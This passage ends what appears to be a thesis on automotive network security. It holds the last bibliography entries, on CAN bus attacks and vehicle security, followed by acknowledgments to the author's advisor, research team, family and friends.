[79] C. Valasek and C. Miller, “Adventures in automotive networks and control units,” August 2013. [Online]. Available: http://www.ioactive.com/pdfs/IOActive_Adventures_in_Automotive_Networks_and_Control_Units.pdf

[80] A. Waibel, “The art of bit-banging: Gaining full control of (nearly) any bus protocol,” June 2016. [Online]. Available: https://www.youtube.com/watch?v=sMmc0hSi5rs

[81] Wired, “An exclusive ride in the world’s first plug-in hybrid supercar,” March 2012. [Online]. Available: http://www.wired.com/2012/03/porsche-918-spyder-prototype/

[82] ——, “The next big os war is in your dashboard,” March 2012. [Online]. Available: http://www.wired.com/2012/12/automotive-os-war/

[83] ——, “Hackers remotely kill a jeep on the highway - with me in it,” July 2015. [Online]. Available: https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

[84] ——, “A brief history of autonomous vehicle technology,” March 2016. [Online]. Available: http://www.wired.com/brandlab/2016/03/a-brief-history-of-autonomous-vehicle-technology/

[85] M. Wolf, A. Weimerskirch, and C. Paar, “Security in automotive bus systems,” 2004. [Online]. Available: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.92.728&rep=rep1&type=pdf

[86] M. Wolf, A. Weimerskirch, and T. Wollinger, “State of the art: Embedding security in vehicles,” October 2006. [Online]. Available: https://www.researchgate.net/profile/Andre_Weimerskirch/publication/26483132_State_of_the_Art_Embedding_Security_in_Vehicles/links/00b4953350fd490d17000000.pdf

[87] World Health Organization. (2015) Global health observatory data - number of registered vehicles. [Online]. Available: http://www.who.int/gho/road_safety/registered_vehicles/number/en/

# Acknowledgments

My first and principal acknowledgment goes to my advisor, professor Stefano Zanero. He was the first to instill in me the passion for the tangled but fascinating field of Computer Security. He also first, noticing my dedication for motor vehicles, proposed me to develop a research thesis focused on the flourishing world of Automotive Infosec. This work wouldn't have existed without him.

Needless to say, my thanks are also extended to the rest of the research team which followed me in these months: consultant Eric Evenchick, who guided me in the correct direction by suggesting the possibility of analyzing the consequences of a CAN traffic alteration, and professor Federico Maggi, who stakhanovitely supervised me in the production of the paper work.

My second - and immense - acknowledgment is for my father, Ettore. My passion for engineering and computers is entirely owed to him, his sacrifice in terms of time and expenses enabled me to reach very important milestones in my life. I shall forever be grateful with him.

In general, all my family deserves great recognition. My sister, Marta, simply the best sister a brother could ever wish for (apart from...). Cristina, who silently, and without asking anything in return, supported us in all these years. My grandmother, my aunts and uncles... A sincere thank you.

My third acknowledgment goes to all my friends, the family we choose. Thanks, Matteo (who bought and gifted me the famous OBDLink SX featured in this work), Yuri, Gianluca, Francesco, Stefano, Gabriele, for the awesome time spent at Politecnico di Milano. Thanks, Alberto, Roberto, Stefano, Nicolò, Matteo and Luca, some of the best friends one could ever dream of - keep rocking, guys! Thanks, Leonardo, Stefano, Sonia, Alice and Alessandra - it's not the quantity, but the quality of the time spent together that counts. And thanks, Francesco, Andrea, Gianluca, Katia, Guido and Diego for some of the craziest moments and nights of my life. Thanks!

Last, but by all means not least, my acknowledgment for the person to whom page I of this work is dedicated. Thanks, Mom. Thanks for all.